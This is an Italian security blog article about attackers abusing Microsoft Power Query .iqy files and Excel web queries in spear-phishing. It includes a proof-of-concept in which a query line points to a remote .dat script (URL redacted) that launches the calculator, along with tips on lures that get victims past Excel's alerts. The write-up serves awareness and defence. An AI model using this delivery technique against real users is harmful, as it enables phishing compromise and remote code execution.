
# Microsoft Power Query…The Hacker's Power

**Author :** Giuseppe Brando

**Date :** 4 settembre 2018




Microsoft negli ultimi tempi ha introdotto importanti novità all'interno della suite Office, rendendone l'uso più semplice, fornendo una "user-experience" migliore e cercando di rendere questo prodotto sempre più aperto verso varie fonti dati.

Parliamo della feature **Microsoft Power Query**. Questo componente aggiuntivo per Microsoft Excel contribuisce a migliorare l'esperienza di business intelligence in modalità self-service, semplificando la collaborazione, l'individuazione e l'accesso ai dati da una vasta gamma di origini, OData, Web, Hadoop e altro ancora.[1]

Importare dati da una pagina web in modo tabellare non è mai stato così semplice (vedi esempio Microsoft[2]). Inoltre è possibile salvare e/o esportare la query all'interno di uno specifico file avente estensione "**.iqy**".

Per dare al lettore l'opportunità di capire meglio di cosa stiamo parlando, nell'immagine a sinistra si riporta l'icona del file contenente la query dei dati da importare e nell'immagine a destra il contenuto del file aperto con un editor di testo.



```
1  WEB
2  1
3  https://support.content.office.net/en-us/media/24
4
5  Selection=EntirePage
6  Formatting=None
7  PreFormattedTextToColumns=True
8  ConsecutiveDelimitersAsOne=True
9  SingleBlockTextImport=False
10 DisableDateRecognition=False
11 DisableRedirections=False
```

I Cyber criminali hanno saputo inserirsi in questa apertura al nuovo da parte di Microsoft, sfruttando al meglio questa feature e usando i file con estensione ".iqy" come allegato ad email

di Phishing.


A dimostrazione di quanto sia attuale l'uso di questi file per sferrare attacchi cyber, si riporta l'articolo[3] intitolato "**New Threat Actor Group DarkHydrus Targets Middle East Government**", rilasciato dal Cyber Threat Intelligence Team di **Palo Alto** - **Unit 42**. Le analisi condotte nel luglio di quest'anno su un cyber attacco mirato, hanno evidenziato diverse email di spear-phishing ricevute da almeno un'agenzia governativa del Medio Oriente. I file in allegato erano archivi RAR protetti da password che al loro interno contenevano un file **Microsoft Power Query** (.iqy) atto a scaricare contenuti fraudolenti con lo scopo di compromettere i sistemi.

L'immagine sotto riportata è una ricostruzione di come si presenterebbe una mail di Phishing ai destinatari.





Eseguendo il file viene avviata l'esecuzione di Microsoft Excel e all'apertura viene visualizzato

un alert che avvisa l’utente di un potenziale problema di sicurezza.




Questo genere di alert può sembrare insolito anche agli occhi degli utenti meno accorti. Gli attaccanti in effetti hanno escogitato un nuovo modo per creare documenti che, oltre a non destare sospetti agli utenti, anche ad un'analisi dei sistemi di sicurezza risultano leciti, pur nascondendo al loro interno artefatti malevoli atti a scaricare ed eseguire contenuti fraudolenti.

Microsoft offre l'opportunità di salvare file in formato Excel che contengono al loro interno la web query, e quindi il contenuto del file ".iqy", rendendo di fatto i documenti allegati alla mail molto più credibili.




## SIMULAZIONE ATTACCO


Per dimostrare la potenzialità di tale attacco, è stato creato un piccolo script atto all'esecuzione della calcolatrice, salvato all'interno di un file ".dat". Infine tale file è stato caricato su un server remoto e il percorso è stato importato all'interno di un file Excel tramite **Microsoft Power Query**.

Ora il file Excel contiene al suo interno la URL che punta al file remoto.

```
1  WEB
2  1
3  http://[redacted]test.dat
4
```

Estratto della query contenuta nel file "iqy"


Come si può vedere dall'immagine sotto riportata, la email si presenta abbastanza credibile. Il file Excel allegato, a sua volta, non ha nessun contenuto fraudolento in quanto la URL contenuta al suo interno è una componente della feature di **Microsoft Power Query.**




Una ricostruzione di come la mail di Phishing si presenta ai destinatari.

All’apertura del file “test.xlsx”, verrà visualizzato un avviso di sicurezza che informa l’utente che il file presenta contenuti disattivati. Questo potrebbe far scattare un campanello d’allarme all’utente.


Poiché i cyber criminali sanno bene che gli utenti potrebbero accorgersi che si tratta di una email non lecita, nelle campagne di Phishing mirato, la mail sembrerà provenire da una casella di posta elettronica che “mima” il nome di un collega (in tal caso si parla di Spear Phishing) o di entità esterne con cui si intrattengono rapporti lavorativi frequenti. In questo caso la vittima sarà più propensa a sottovalutare l’alert visualizzato e ad abilitare il contenuto.





L’immagine sopra riporta come si presenta il file dopo l’esecuzione. E’ utile far notare al lettore che il foglio excel alla vista non presenta niente che possa far pensare a contenuti fraudolenti nascosti al suo interno.

Il testo “**#RIF!**”, presente all’interno della cella **A1,** in qualche modo potrebbe indurre l’utente a pensare che il foglio vuoto e la stringa di testo “**#RIF!**” sia un problema causato dai contenuti disattivati.

Nell’immagine seguente possiamo notare che, abilitando i contenuti, un secondo alert segnala all’utente che un’altra applicazione verrà eseguita.




Cliccando sul bottone “Si”, l’attacco andrà a buon fine e la calcolatrice sarà avviata sul nostro sistema.



Al fine di dimostrare la pervasività che questo attacco può avere, è stato deciso di provare a inserire lo script direttamente all'interno di una pagina web o di un blog.

Per questo test è stato scelto di usare "Pastebin" in quanto, sebbene non tutti i sistemi aziendali di URL filtering permettono agli utenti di accedere a tale servizio, serviva un modo facile e veloce per condurre il test.


Lo script creato in precedenza è stato pubblicato su pastebin.

